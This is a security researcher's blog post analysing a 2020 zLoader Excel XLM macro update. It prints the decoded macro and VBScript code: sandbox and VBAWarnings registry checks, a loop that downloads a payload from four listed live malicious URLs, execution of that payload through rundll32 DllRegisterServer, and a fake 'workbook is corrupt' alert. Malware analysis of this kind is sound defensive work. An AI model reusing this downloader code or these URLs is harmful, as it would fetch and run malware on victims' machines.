

zLoader XLM Update: Macro code and behavior change

By Published by Jamie

Published: 2020-09-22 · Archived: 2026-04-05 18:55:21 UTC

[Skip to content](#)

We've got ourselves a change to the zloader XLM code and also some document behavior. Here's today's sample:


<https://app.any.run/tasks/79dcccc4-b38a-4831-a9d5-b11a987e9729>

URLs:

- s://chuguadventures.co.tz/wp-touch.php
- s://cirabelcr6dito.com/wp-touch.php
- s://digitalseven.net.co/wp-touch.php
- s://dortome.net/wp-touch.php

Central Loop Mechanism

The decoding part of the central loop mechanism still exists as it did before. It grabs hex characters from elsewhere in the document, decodes them, and writes those strings to new cells. However in this case, the document only runs through two rounds of this decoding.



Round 1

The first round behaves pretty much the same as it did before. It checks to see if it's in a sandbox, checks the registry, and if VBAWarnings is turned on, the code will go back to the loop and start round 2.

```

30 R27407C23
31 =CLOSE (FALSE)
32 =FORMULA (LEN (APP. MAXIMIZE ()) + 997, Sheet1!R27408C23)
33 =FORMULA (LEN (OR (GET. WINDOW (7), GET. WORKSPACE (31), GET. WORKSPACE (14) < 390)) + 992, Sheet1!R27409C23)
34 =FORMULA (LEN (AND (GET. WINDOW (20), GET. WORKSPACE (19), GET. WORKSPACE (42))) + 626, Sheet1!R27410C23)
35 =FORMULA (LEN (ISNUMBER (SEARCH ("Windows", GET. WORKSPACE (1)))) + 318, Sheet1!R27411C23)
36 p = LEFT (GET. WORKSPACE (23), (FIND ("Roaming", GET. WORKSPACE (23), 1) - 1)) & "Local\Temp\"
37 n = CHAR (13)
38 =FOPEN (p & "UwM.vbs", 3)
39 =FWRITELN (R27414C23, "On Error Resume Next" & n & "Set YQB = CreateObject ("\"WScript.Shell\"")")
40 =FWRITELN (R27414C23, "Set SIG = CreateObject ("\"Scripting.FileSystemObject\"")" & n & "Set qiosbyQ = SIG.CreateTextFile ("\"sp&Pj1TL.txt\"", True)
41 =FWRITELN (R27414C23, "b4qP = YQB.RegRead ("\"HKCU\Software\Microsoft\Office\" & GET. WORKSPACE (2) & "\Excel\Security\VB\" & "VBAWarnings")")
42 =FWRITELN (R27414C23, "qiosbyQ.WriteLine (b4qP)" & n & "qiosbyQ.Close")
43 =FCLOSE (R27414C23)
44 =EXEC ("explorer.exe " & p & "UwM.vbs")
45 =WHILE (ISERROR (FILES (p & "Pj1TL.txt")))
46 =WAIT (NOW () + "00:00:01")
47 =NEXT ()
48 =FILE. DELETE (p & "UwM.vbs")
49 =FOPEN (p & "Pj1TL.txt", 2)
50 =FREAD (R27425C23, 100)
51 =FCLOSE (R27425C23)
52 =FILE. DELETE (p & "Pj1TL.txt")
53 =IF (ISNUMBER (SEARCH ("1", R27426C23)), GOTO (R27407C23), GOTO (R12013C14))

```

Sandbox checking

Check registry for VBAWarnings

If VBAWarnings turned on, go back to central loop and start round 2

Round 2

This is where the main difference lies. A series of lines get written to a file called QPOL3.vbs and then executed.

```

56 R56865C105
57 =FOPEN (p & "QPOL3.vbs", 3)
58 =FWRITELN (R56865C105, "MDCsx = " & "https://chuguadventures.co.tz/wp-touch.php" & n & "j1um6EhD = " & "https://cirabelcr6dito.com/wp-touch.php" & n & n & "Tr3EDeB = " & "https://digitalseven.net.co/wp-touch.php" & n & n & "SAct = " & "https://dortome.net/wp-touch.php" & n & n & "u25 = Array (MDCsx, j1um6EhD, Tr3EDeB, SAct)" & n & "Dim wMyyY: Set wMyyY = CreateObject ("\"MSXML2.ServerXMLHTTP.6.0\"")")
59 =FWRITELN (R56865C105, "Function ysq (data):" & n & "wMyyY.setOption (2) = 13056" & n & "wMyyY.Open " & "GET", data, False")
60 =FWRITELN (R56865C105, "wMyyY.Send" & n & "ysq = wMyyY.Status" & n & "End Function" & n & "For Each ZWPfL in u25")
61 =FWRITELN (R56865C105, "If ysq (ZWPfL) = 200 Then" & n & "Dim aV7km: Set aV7km = CreateObject ("\"ADODB.Stream\"")")
62 =FWRITELN (R56865C105, "aV7km.Open" & n & "aV7km.Type = 1" & n & "aV7km.Write wMyyY.ResponseBody")
63 =FWRITELN (R56865C105, "aV7km.SaveToFile " & n & "gFYLR.html", 2" & n & "aV7km.Close" & n & "Exit For" & n & "End If" & n & "Next")
64 =FCLOSE (R56865C105)
65 =EXEC ("explorer.exe " & p & "QPOL3.vbs")
66 =WHILE (ISERROR (FILES (p & "gFYLR.html")))
67 =WAIT (NOW () + "00:00:01")
68 =NEXT ()
69 =FILE. DELETE (p & "QPOL3.vbs")
70 =ALERT ("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.")
71 =FOPEN (p & "aTtodqU.vbs", 3)
72 =rundll32.exe"
73 =p & "gFYLR.html, DllRegisterServer"
74 = "C:\Windows\System32"
75 =FWRITELN (R56881C105, "Set uNxr = GetObject ("\"new:C08A9FD90-F2A1-11D1-8455-00A0C91F3880\"")")
76 =FWRITELN (R56881C105, "uNxr.Document.Application.ShellExecute " & n & "R56882C105" & n & n & "R56883C105" & n & n & "R56884C105" & n & n & "Null, 0")")
77 =FCLOSE (R56881C105)
78 =EXEC ("explorer.exe " & p & "aTtodqU.vbs")
79 =GOTO (R27407C23)

```

Write these lines to C:\Users\[account]\AppData\Local\Temp\QPOL3.vbs

Execute QPOL3.vbs

QPOL3.vbs

The code in the .vbs file is nothing that special. It's just an array of URLs going through a *For Each* loop. The file gets downloaded and then saved as an .html to the *Temp* folder.

```
1 MDCsx = "https://chuguadventures.co.tz/wp-touch.php"
2 jlum6EhD = "https://cirabelcr6dito.com/wp-touch.php"
3 Tr3EDeB = "https://digitalseven.net.co/wp-touch.php"
4 SAxt = "https://dortome.net/wp-touch.php"
5 u25 = Array(MDCsx,jlum6EhD,Tr3EDeB,SAxt)
6 Dim wMyyY: Set wMyyY = CreateObject("MSXML2.ServerXMLHTTP.6.0")
7 Function ysq(data):
8 wMyyY.setOption(2) = 13056
9 wMyyY.Open "GET",data,False
10 wMyyY.Send
11 ysq = wMyyY.Status
12 End Function
13 For Each ZWPyl in u25
14 If ysq(ZWPyl) = 200 Then
15 Dim aV7km: Set aV7km = CreateObject("ADODB.Stream")
16 aV7km.Open
17 aV7km.Type = 1
18 aV7km.Write wMyyY.ResponseBody
19 aV7km.SaveToFile "C:\Users\REM\AppData\Local\Temp\gfYLR.html",2
20 aV7km.Close
21 Exit For
22 End If
23 Next
```

Back to Round 2

At this point, the .html file is executed with what looks to be *rundll32.exe*.

```
72 =ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it is corrupt.")
73 =FOPEN(p&"aTtodqU.vbs",3)
74 ="rundll32.exe"
75 =p&"gfYLR.html,DllRegisterServer"
76 ="C:\Windows\System32"
77 =FWRITELN(R56881C105,"Set uNxr = GetObject(""new:C08AFD90-F2A1-11D1-8455-00A0C91F3880"")")
78 =FWRITELN(R56881C105,"uNxr.Document.Application.ShellExecute ""&R56882C105&""""&R56883C105&""""&R56884C105&""",Null,0")
79 =FCLOSE(R56881C105)
80 =EXEC("explorer.exe "p&"aTtodqU.vbs")
81 =GOTO(R27407C23)
```

And that's pretty much it! Again, not a major change, but I thought it was a noteworthy one.

Thanks for reading!



Just a Security Engineer that loves ripping apart malicious documents. [View all posts by Jamie](#)

Post navigation